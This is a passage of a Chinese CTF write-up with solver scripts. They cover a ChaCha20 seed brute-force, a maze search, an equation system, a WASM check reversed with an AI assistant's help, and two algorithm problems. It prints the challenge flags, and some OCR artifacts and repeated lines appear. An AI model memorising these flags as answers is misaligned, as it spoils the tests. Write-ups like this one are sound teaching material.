given_hex_data = "a8c123f27ed9d34a6040a98f0b9d5e22930ca34bd3195e27a1e73725aba2f3eff888" # 填入 加密后: 后面的十六进制字符串

# ==========================================
# 2. 解密函数
# ==========================================
def chacha20_decrypt(ciphertext, key, nonce):
    # 创建 Cipher 对象，ChaCha20 不需要填充，是流密码
    cipher = Cipher(algorithms.ChaCha20(key, nonce), None, default_backend())
    decryptor = cipher.decryptor()
    return decryptor.update(ciphertext)

if __name__ == '__main__':
    # 将十六进制密文转为字节
    ciphertext = bytes.fromhex(given_hex_data)

    print("[*] 开始爆破种子 (0-99)...")

    # 3. 爆破 0-99 的种子
    for seed_guess in range(100):
        # 重置随机数种子
        random.seed(seed_guess)

        # 按照题目逻辑生成 k2 和 n2
        k2_guess = random.getrandbits(128)
        n2_guess = random.getrandbits(64)

        # 计算最终的 Key 和 Nonce
        # key = k1 ^ k2
        # nonce = n1 ^ n2
        k_int = given_k1 ^ k2_guess
        n_int = given_n1 ^ n2_guess
```

```
        # 转为字节，注意长度对齐
        # k1 原本是 32 字节 (os.urandom(32))
        # n1 原本是 16 字节 (os.urandom(16))
        key = long_to_bytes(k_int).rjust(32, b'\x00')
        nonce = long_to_bytes(n_int).rjust(16, b'\x00')

        try:
            # 尝试解密
            plaintext = chacha20_decrypt(ciphertext, key, nonce)

            # 4. 检查结果是否包含 flag 特征
            # 通常 flag 格式为 flag{...} 或类似
            if b'flag' in plaintext or b'{' in plaintext:
                print(f"\n[+] 爆破成功！种子为: {seed_guess}")
                print(f"[+] Flag: {plaintext.decode('utf-8', errors='ignore')}")
                # break
        except Exception as e:
            # 如果解密报错或者编码错误，继续下一个
            continue

    print("[*] 爆破结束")
```

```
[+] 爆破成功！种子为: 37
[+] Flag: BITs2CTF{pyc_reverse_is_important}
```

Easy_maze（ai 辅助）


1、第一步。Ida 反编译获取上下左右走路两个 6×36 的二维数组（共 432 个位置）

维度解释：

第一维（0-5）：层数（高度）

第二维（0-35）：位置（平面坐标）

2、第二步。把反编译代码给 ai：



3、第三步。进行搜索算法，束搜索（Beam Search）

束宽度：30,000

最大深度：27


搜索时间：约 30 秒

启发式函数：**参数调优**：足够大的束宽度（30000）

最终答案 BITs2CTF{QHGIIVVWRKECAEWNVUTQPHEEEGQ}

mat

1、第一步。Ida 反编译获取函数



2、第二步。用 python 复现

```
def solve():
    # 从方程推导出的值
    d = 673893
    e = 605115
    f = 457801
    a = 678737
    b = 869485
    c = 917415

    # 验证方程
    print(f"Check 1: {(a + b) % 0xE8329 == 597141}")
    print(f"Check 2: {(a - b) + 2 * c == 1644082}")
    print(f"Check 3: {(4 * f) ^ d == 1161537}")
    print(f"Check 4: {5 * (d - e) == 343890}")
    print(f"Check 5: {a + f == 1136538}")
    print(f"Check 6: {3 * d - (d - e) == 1952901}")

    # 生成 Flag
    flag = "BITs2CTF{%x%x%x%x%x%x}" % (a, b, c, d, e, f)
    print(f"\nFlag: {flag}")
```

solve()

3、第三步。解得：(venv) (base) PS D:\Programming2\ctf> & D:/Programming2/ctf/venv/Scripts/python.exe d:/Programming2/ctf/math_prob.py

Check 1: True

Check 2: True

Check 3: True

Check 4: True

Check 5: True

Check 6: True

Flag: BITs2CTF{a5b51d446ddffa7a486593bbb6fc49}

(venv) (base) PS D:\Programming2\ctf>

奶龙与小七之大战 Web Assembly

1、第一步。反编译 wsml 文件

2、第二步。Ai 询问：

这一回，你能帮助小七破解暴暴龙神秘Wasm的奥秘，击败暴暴龙吗？
下载附件

分析了WebAssembly逆向题目的结构和破解思路。

这是一个WebAssembly逆向题目。让我来分析这两个文件，找出flag。

6 steps

反编译WASM文件为WAT文本格式

反编译并分析了WASM函数逻辑，推导出破解算法。 14s

现在我理解了WASM的逻辑。让我分析：

- 函数 **f(x, y)**: 返回 `y << 1`（左移1位）
- 函数 **g(x, y)**: 返回 `(x * 2) + 1`（即 `2x + 1`）
- 函数 **check(i, char_code, enc)**:
  - 计算 `g(i, i*2)` = `2*i + 1`
  - 返回 `((2*i + 1) ^ char_code ^ enc) == 8`

要使check返回1，需要：`(2*i + 1) ^ char_code ^ enc == 8`

所以：`char_code = (2*i + 1) ^ enc ^ 8`

逆向计算flag

成功破解了Wasm挑战并获得了flag。

所以：`char_code = (2*i + 1) ^ enc ^ 8`

逆向计算flag

成功破解了Wasm挑战并获得了flag。

成功破解！🎉

Flag

```
BITs2CTF{W311_d0n3!_Y0u'v3_5ucc355fu11y_d3f3473d_7h3_84084010n6_4nd_h15_W45m}
```

解题思路

1. 分析JS代码：`check(i, flag[i].charCodeAt(), enc[i])` 对每个字符进行验证
2. 反编译WASM：使用 `wasm2wat` 得到可读的WebAssembly文本格式
3. 分析check函数逻辑：
   - `f(x, y)` = `y << 1`
   - `g(x, y)` = `2*x + 1`
   - `check(i, char, enc)` 检查 `((2*i + 1) ^ char ^ enc) == 8`
4. 逆向求解：

3、

A.故障机器人

这道题的关键点在于机器人有个固定的习惯：总是打血最少的那只鸟。所以，最直接的思路就是先把所有鸟的血量从小到大排个序。这样，机器人就会严格按照这个顺序，一只一只地去消灭它们。

接下来，模拟这个过程来计算总伤害。当我们开始攻击某一只鸟时：

1.首先计算需要多少次攻击才能打死它。因为每次攻击掉 3 点血，所以需要的攻击次数就是它的血量除以 3 再向上取整（在代码里用 (血量 + 2) // 3 可以很方便地计算）。

2.假设需要攻击 k 次，而当前场上还活着 m 只鸟（包括正在被打的这只）。在前 k-1 个回合里，这只鸟还没死，所以每个回合你都会被所有 m 只鸟攻击，受到 m 点伤害。

3.在最后一个回合（第 k 个回合），你一攻击，这只鸟就死了。所以在这个回合结束时，只有剩下的 m-1 只鸟能攻击你。

4.所以，在消灭这一只鸟的整个阶段，你受到的伤害就是 (k - 1) * m + (m - 1)。这个公式可以简化成 k * m - 1，计算起来更方便。只需要对排序后的每一只鸟都重复这个计算，把每次受到的伤害累加起来，最后得到的就是总伤害。

```python
import sys

def solve():
    # 读取所有输入
    input_data = sys.stdin.read().split()
    if not input_data:
        return
    # 解析输入 n
    n = int(input_data[0])
    # 解析血量数组 a
    a = []
    for x in input_data[1:]:
        a.append(int(x))
    # 1. 贪心策略：按照血量从小到大排序
    # 机器人总是优先攻击血量最低的，这等同于处理排序后的数组
    a.sort()
    total_damage = 0

    # 2. 遍历每一只鸟，计算它存活期间造成的总伤害
    for i in range(n):
        hp = a[i]
        # 当前场上剩余的鸟的数量（包括正在被打的这一只）
        birds_alive = n - i
        # 计算杀死这只鸟需要的攻击次数（向上取整）
        # ceil(hp / 3) 等同于 (hp + 2) // 3
        hits_needed = (hp + 2) // 3
        # 伤害计算公式：
        # 前 (hits_needed - 1) 回合：当前鸟没死，所有 birds_alive 只鸟都造成伤
害
        # 最后 1 回合：当前鸟先死，只有 (birds_alive - 1) 只鸟造成伤害
        # damage = (hits_needed - 1) * birds_alive + (birds_alive - 1)
        # 化简为：
        damage_from_phase = hits_needed * birds_alive - 1
        total_damage += damage_from_phase

    print(total_damage)

if __name__ == '__main__':
    solve()
```

B.QWQWQWQ

此问题不可通过直接模拟求解，因为经过 k 次操作后字符串长度会呈指数级增长。正确的解法是分析操作的性质，通过计算定位目标字符，而非生成完整字符串。

首先，分析操作对字符串结构的影响。操作 q -> qwq 只改变 'q' 字符，其他字符保持不变。这意味着原始字符串 s 可以被视为一个由两类分段组成的序列：不变的普通字符串分段，以及会动态扩展的 'q' 字符分段。例如，"aqqb" 可被分解为序列 ("a", 'q', 'q', "b")。

其次，分析 'q' 字符的扩展规律。 一个'q'经过 k 次操作后的长度 L(k) 遵循递推关系 L(k) = 2 * L(k-1) + 1，其中 L(0) = 1。该递推的解为 L(k) = 2^(k+1) - 1。在其扩展形式 "qwqwq..." 中，字符的分布具有确定性：奇数位置为 'q'，偶数位置为 'w'。

基于以上分析，对于每个查询 (k, x)，可以通过以下步骤定位字符：

1.预计算单个 'q' 在 k 次操作后的长度 q_len。为避免数值溢出，当 k 较大（如 k >= 30）时，q_len 会超过 x 的最大值，此时可将其视为一个大于 10^9 的常量。

2.遍历预先分解好的分段序列。维护一个当前需寻找的位置索引，初始值为 x。

3.对于每个分段： a. 计算其在 k 次操作后的长度。如果是普通字符串分段，长度不变；如果是 'q' 分段，长度为 q_len。 b. 判断当前索引 x 是否小于或等于该分段的长度：

a)如果是，则目标字符位于此分段内。若为普通字符串，则字符为该字符串的第 x-1 个字符。若为 'q' 分段，根据 x 的奇偶性判断字符是 'q' 还是 'w'。找到后，查询结束。

b)如果否，则目标字符在后续分段中。将 x 减去当前分段的长度，然后继续处理下一个分段。

4.如果遍历完所有分段后仍未找到字符，说明原始索引 x 超出了最终字符串的总长度，结果为 '0'。

```python
import sys
def solve():
    # 读取所有输入
    input_data = sys.stdin.read().split()
    if not input_data:
        return
    s = input_data[0]
    m = int(input_data[1])

    # 预处理字符串 s，将其分为 'Q'（代表需要展开的q）和 'S'（代表普通的字符串片段）
    # 这样做是为了加速遍历，避免每次查询都逐个字符处理
    segments = []
    temp_str = []

    for char in s:
        if char == 'q':
            if temp_str:
                segments.append(('S', "".join(temp_str)))
                temp_str = []
            segments.append(('Q', 0))
        else:
            temp_str.append(char)
    if temp_str:
        segments.append(('S', "".join(temp_str)))

    # 处理查询
    iterator = iter(input_data)
    next(iterator) # skip s
    next(iterator) # skip m
    results = []
    # 一次读取所有查询参数
    queries = []
    try:
        while True:
            k = int(next(iterator))
            x = int(next(iterator))
            queries.append((k, x))
    except StopIteration:
        pass

    for k, x in queries:
        # 计算单个 'q' 经过 k 次操作后的长度
        # 公式是 2^(k+1) - 1
        # 因为 x 最大是 10^9，如果 k >= 30，长度已经超过 x，无需计算准确值
        if k >= 30:
            q_len = 2000000000 # 一个大于 10^9 的数即可
        else:
            q_len = (1 << (k + 1)) - 1
        ans = '0' # 默认为越界
        for type, val in segments:
            length = 0
            if type == 'S':
                length = len(val)
                if x <= length:
                    ans = val[x-1]
                    break # 找到了
            else: # type == 'Q'
                length = q_len
                if x <= length:
                    # 落在 'q' 的展开范围内
                    # 奇数为 q，偶数为 w
                    if x % 2 != 0:
                        ans = 'q'
                    else:
                        ans = 'w'
                    break # 找到了
            # 如果没找到，减去当前段的长度，继续向后找
            x -= length
        results.append(ans)
    # 题目要求输出一行字符串
    print("".join(results))
if __name__ == '__main__':
    solve()
```